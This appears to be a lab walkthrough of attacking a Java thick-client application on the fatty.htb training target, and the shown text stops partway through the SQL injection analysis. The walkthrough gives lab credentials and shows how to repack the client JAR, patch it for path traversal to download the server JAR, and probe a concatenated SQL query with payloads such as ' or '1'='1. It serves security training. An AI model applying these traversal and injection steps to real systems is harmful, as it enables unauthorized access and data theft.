Thick client applications with a three-tier architecture have a security advantage over those with a two-tier architecture since it prevents the end-user from communicating directly with the database server. However, three-tier applications can be susceptible to web-specific attacks like SQL Injection and Path Traversal.
During penetration testing, it is common for someone to encounter a thick client application that connects to a server to communicate with the database. The following scenario demonstrates a case where the tester has found the following files while enumerating an FTP server that provides anonymous user access.
- fatty-client.jar
- note.txt
- note2.txt
- note3.txt
Reading the content of all the text files reveals that:
- A server has been reconfigured to run on port 1337 instead of 8000.
- This might be a thick/thin client architecture where the client application still needs to be updated to use the new port.
- The client application relies on Java 8.
- The login credentials for login in the client application are qtc / clarabibi.
Let's run the fatty-client.jar file by double-clicking on it. Once the app is started, we can log in using the credentials qtc / clarabibi.


This is not successful, and the message Connection Error! is displayed. This is probably because the port pointing to the servers needs to be updated from 8000 to 1337. Let's capture and analyze the network traffic using Wireshark to confirm this. Once Wireshark is started, we click on Login once again.

Below is showcased an example on how to approach DNS requests from applications in your favour. Verify the contents of the C:\Windows\System32\drivers\etc\hosts file where the IP 172.16.17.114 is pointed to fatty.htb and server.fatty.htb
The client attempts to connect to the server.fatty.htb subdomain. Let's start a command prompt as administrator and add the following entry to the hosts file.
C:\> echo 10.10.10.174 server.fatty.htb >> C:\Windows\System32\drivers\etc\hostsInspecting the traffic again reveals that the client is attempting to connect to port 8000.
The fatty-client.jar is a Java Archive file, and its content can be extracted by right-clicking on it and selecting Extract files.
C:\> ls fatty-client\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/30/2019  12:10 PM                htb
d-----       10/30/2019  12:10 PM                META-INF
d-----        4/26/2017  12:09 AM                org
------       10/30/2019  12:10 PM           1550 beans.xml
------       10/30/2019  12:10 PM           2230 exit.png
------       10/30/2019  12:10 PM           4317 fatty.p12
------       10/30/2019  12:10 PM            831 log4j.properties
------        4/26/2017  12:08 AM            299 module-info.class
------       10/30/2019  12:10 PM          41645 spring-beans-3.0.xsd
Let's run PowerShell as administrator, navigate to the extracted directory and use the Select-String command to search all the files for port 8000.
C:\> ls fatty-client\ -recurse | Select-String "8000" | Select Path, LineNumber | Format-List

Path       : C:\Users\cybervaca\Desktop\fatty-client\beans.xml
LineNumber : 13
There's a match in beans.xml. This is a Spring configuration file containing configuration metadata. Let's read its content.
C:\> cat fatty-client\beans.xml
Let's edit the line
C:\> cat fatty-client\META-INF\MANIFEST.MF

Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter

Name: META-INF/maven/org.slf4j/slf4j-log4j12/pom.properties
SHA-256-Digest: miPHJ+Y50c4aqIcmsko7Z/hdj03XNhHx3C/pZbEp4Cw=

Name: org/springframework/jmx/export/metadata/ManagedOperationParamete
 r.class
SHA-256-Digest: h+JmFJqj0MnFbvd+LoFffOtcKcpbf/FD9h2AMOntcgw=
Let's remove the hashes from META-INF/MANIFEST.MF and delete the 1.RSA and 1.SF files from the META-INF directory. The modified MANIFEST.MF should end with a new line.
Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter
We can update and run the fatty-client.jar file by issuing the following commands.
C:\> cd .\fatty-client
C:\> jar -cmf .\META-INF\MANIFEST.MF ..\fatty-client-new.jar *
Then, we double-click on the fatty-client-new.jar file to start it and try logging in using the credentials qtc / clarabibi.

This time we get the message Login Successful!.
Foothold
Clicking on Profile -> Whoami reveals that the user qtc is assigned with the user role.

Clicking on the ServerStatus, we notice that we can't click on any options.

This implies that there might be another user with higher privileges that is allowed to use this feature. Clicking on the FileBrowser -> Notes.txt reveals the file security.txt. Clicking the Open option at the bottom of the window shows the following content.

This note informs us that a few critical issues in the application still need to be fixed. Navigating to the FileBrowser -> Mail option reveals the dave.txt file containing interesting information. We can read its content by clicking the Open option at the bottom of the window.

The message from dave says that all admin users are removed from the database. It also refers to a timeout implemented in the login procedure to mitigate time-based SQL injection attacks.
Path Traversal
Since we can read files, let's attempt a path traversal attack by giving the following payload in the field and clicking the Open button.
../../../../../../etc/passwd
The server filters out the / character from the input. Let's decompile the application using JD-GUI, by dragging and dropping the fatty-client-new.jar onto the jd-gui.

Save the source code by pressing the Save All Sources option in jdgui. Decompress the fatty-client-new.jar.src.zip by right-clicking and selecting Extract files. The file fatty-client-new.jar.src/htb/fatty/client/methods/Invoker.java handles the application features. Reading its content reveals the following code.
public String showFiles(String folder) throws MessageParseException, MessageBuildException, IOException {
    String methodName = (new Object() {

      }).getClass().getEnclosingMethod().getName();
    logger.logInfo("[+] Method '" + methodName + "' was called by user '" + this.user.getUsername() + "'.");
    if (AccessCheck.checkAccess(methodName, this.user))
      return "Error: Method '" + methodName + "' is not allowed for this user account";
    this.action = new ActionMessage(this.sessionID, "files");
    this.action.addArgument(folder);
    sendAndRecv();
    if (this.response.hasError())
      return "Error: Your action caused an error on the application server!";
    return this.response.getContentAsString();
  }
The showFiles function takes in one argument for the folder name and then sends the data to the server using the sendAndRecv() call. The file fatty-client-new.jar.src/htb/fatty/client/gui/ClientGuiTest.java sets the folder option. Let's read its content.
configs.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) {
            String response = "";
            ClientGuiTest.this.currentFolder = "configs";
            try {
              response = ClientGuiTest.this.invoker.showFiles("configs");
            } catch (MessageBuildException|htb.fatty.shared.message.MessageParseException e1) {
              JOptionPane.showMessageDialog(controlPanel, "Failure during message building/parsing.", "Error", 0);
            } catch (IOException e2) {
              JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server. If this problem remains, please close and reopen the client.", "Error", 0);
            }
            textPane.setText(response);
          }
        });
We can replace the configs folder name with .. as follows.
ClientGuiTest.this.currentFolder = "..";
  try {
    response = ClientGuiTest.this.invoker.showFiles("..");
Next, compile the ClientGuiTest.Java file.
C:\> javac -cp fatty-client-new.jar fatty-client-new.jar.src\htb\fatty\client\gui\ClientGuiTest.javaThis generates several class files. Let's create a new folder and extract the contents of fatty-client-new.jar into it.
C:\> mkdir raw
C:\> cp fatty-client-new.jar raw\fatty-client-new-2.jar
Navigate to the raw directory and decompress fatty-client-new-2.jar by right-clicking and selecting Extract Here. Overwrite any existing htb/fatty/client/gui/*.class files with updated class files.
C:\> mv -Force fatty-client-new.jar.src\htb\fatty\client\gui\*.class raw\htb\fatty\client\gui\Finally, we build the new JAR file.
C:\> cd raw
C:\> jar -cmf META-INF\MANIFEST.MF traverse.jar .
Let's log in to the application and navigate to FileBrowser -> Config option.

This is successful. We can now see the content of the directory configs/../. The files fatty-server.jar and start.sh look interesting. Listing the content of the start.sh file reveals that fatty-server.jar is running inside an Alpine Docker container.

We can modify the open function in fatty-client-new.jar.src/htb/fatty/client/methods/Invoker.java to download the file fatty-server.jar as follows.
import java.io.FileOutputStream;

public String open(String foldername, String filename) throws MessageParseException, MessageBuildException, IOException {
    String methodName = (new Object() {}).getClass().getEnclosingMethod().getName();
    logger.logInfo("[+] Method '" + methodName + "' was called by user '" + this.user.getUsername() + "'.");
    if (AccessCheck.checkAccess(methodName, this.user)) {
        return "Error: Method '" + methodName + "' is not allowed for this user account";
    }
    this.action = new ActionMessage(this.sessionID, "open");
    this.action.addArgument(foldername);
    this.action.addArgument(filename);
    sendAndRecv();
    String desktopPath = System.getProperty("user.home") + "\\Desktop\\fatty-server.jar";
    FileOutputStream fos = new FileOutputStream(desktopPath);

    if (this.response.hasError()) {
        return "Error: Your action caused an error on the application server!";
    }

    byte[] content = this.response.getContent();
    fos.write(content);
    fos.close();

    return "Successfully saved the file to " + desktopPath;
}
Rebuild the JAR file by following the same steps and log in again to the application. Then, navigate to FileBrowser -> Config, add the fatty-server.jar name in the input field, and click the Open button.

The fatty-server.jar file is successfully downloaded onto our desktop, and we can start the examination.
C:\> ls C:\Users\cybervaca\Desktop\

...SNIP...
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/25/2023  11:38 AM       10827452 fatty-server.jar
SQL Injection
Decompiling the fatty-server.jar using JD-GUI reveals the file htb/fatty/server/database/FattyDbSession.class that contains a checkLogin() function that handles the login functionality. This function retrieves user details based on the provided username. It then compares the retrieved password with the provided password.
public User checkLogin(User user) throws LoginException {

      rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "'");

        if (newUser.getPassword().equalsIgnoreCase(user.getPassword()))
          return newUser;
        throw new LoginException("Wrong Password!");

           this.logger.logError("[-] Failure with SQL query: ==> SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "' <==");
      this.logger.logError("[-] Exception was: '" + e.getMessage() + "'");
      return null;
Let's check how the client application sends credentials to the server. The login button creates the new object ClientGuiTest.this.user for the User class. It then calls the setUsername() and setPassword() functions with the respective username and password values. The values that are returned from these functions are then sent to the server.

Let's check the setUsername() and setPassword() functions from htb/fatty/shared/resources/user.java.
public void setUsername(String username) {
    this.username = username;
  }

  public void setPassword(String password) {
    String hashString = this.username + password + "clarabibimakeseverythingsecure";
    MessageDigest digest = null;
    try {
      digest = MessageDigest.getInstance("SHA-256");
    } catch (NoSuchAlgorithmException e) {
      e.printStackTrace();
    }
    byte[] hash = digest.digest(hashString.getBytes(StandardCharsets.UTF_8));
    this.password = DatatypeConverter.printHexBinary(hash);
  }
The username is accepted without modification, but the password is changed to the format below.
sha256(username+password+"clarabibimakeseverythingsecure")We also notice that the username isn't sanitized and is directly used in the SQL query, making it vulnerable to SQL injection.
rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "'");The checkLogin function in htb/fatty/server/database/FattyDbSession.class writes the SQL exception to a log file.
    this.logger.logError("[-] Failure with SQL query: ==> SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "' <==");
      this.logger.logError("[-] Exception was: '" + e.getMessage() + "'");
Login into the application using the username qtc' to validate the SQL injection vulnerability reveals a syntax error. To see the error, we need to edit the code in the fatty-client-new.jar.src/htb/fatty/client/gui/ClientGuiTest.java file as follows.
ClientGuiTest.this.currentFolder = "../logs";
  try {
    response = ClientGuiTest.this.invoker.showFiles("../logs");
Listing the content of the error-log.txt file reveals the following message.

This confirms that the username field is vulnerable to SQL Injection. However, login attempts using payloads such as ' or '1'='1 in both fields fail. Assuming that the username in the login form is ' or '1'='1, the server will process the username as below.
SELECT id,username,email,password,role FROM users WHERE username='' or '1'='1'The above query succeeds and returns the first record in the database. The server then creates a new user object with the obtained results.
if (rs.next()) {
        int id = rs.getInt("id");
        String username = rs.getString("username");
        String email = rs.getString("email");
        String password = rs.getString("password");
        String role = rs.getString("role");
        newUser = new User(id, username, password, email, Role.getRoleByName(role), false);
It then compares the newly created user password with the user-supplied password.